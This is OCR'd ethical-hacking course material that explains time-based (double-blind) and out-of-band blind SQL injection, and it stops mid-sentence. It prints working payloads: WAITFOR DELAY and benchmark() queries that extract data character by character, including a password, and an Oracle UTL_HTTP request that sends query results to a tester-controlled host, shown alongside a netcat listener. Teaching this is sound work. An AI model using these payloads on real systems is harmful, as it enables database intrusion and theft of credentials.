
```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).



Perform Double Blind SQL Injection – Classical Exploitation (MySQL)

- This exploitation is based on time delays
- Restricting the range of **character search** improves performance

Classical implementation:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

1 **We can estimate that the character was guessed right because of the time delay of the web server response**

2 **Manipulating the value 2000000: we can achieve acceptable performance for a concrete application**

3 **Function `sleep()` represents an analogue of function `benchmark()`. Function sleep() is more secure in the given context because it does not use server resources**

Perform Double Blind SQL Injection—Classical Exploitation (MySQL)


Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search for characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the UNION clause or any other technique in the inserted query.

Double-blind SQL injection exploitation depends on the analysis of time delay. The exploitation starts by sending a query with a time delay to the web application and getting its response. In a typical double-blind injection attack, the functions **`benchmark()`** and **`sleep()`** are used to process the time delays.

The classical implementation of double-blind SQL injection is given below.

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- We can conjecture that the character was guessed correctly on the basis of the time delay of the web server response
- Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
- The function sleep() represents an analogue of the function **benchmark()**. The function **sleep()** is more secure in the given context because it does not use server resources



Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out-of-band connection and provide the results of the injected query as a part of the request to the tester's server

  Note: Each DBMS has its own functions; check the functions for the specific DBMS

- **Consider the SQL query shown below**: `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script that executes the query above**: `http://www.example.com/product.php?id=10`
- **The malicious request would be as follows**: `http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)—`

- In the above example, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to the '**testerserver**' and make an **HTTP GET** request containing the response to the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

```
/home/tester/nc –nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```

Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful when the tester encounters a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server.

Note: Each DBMS has its own functions; check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

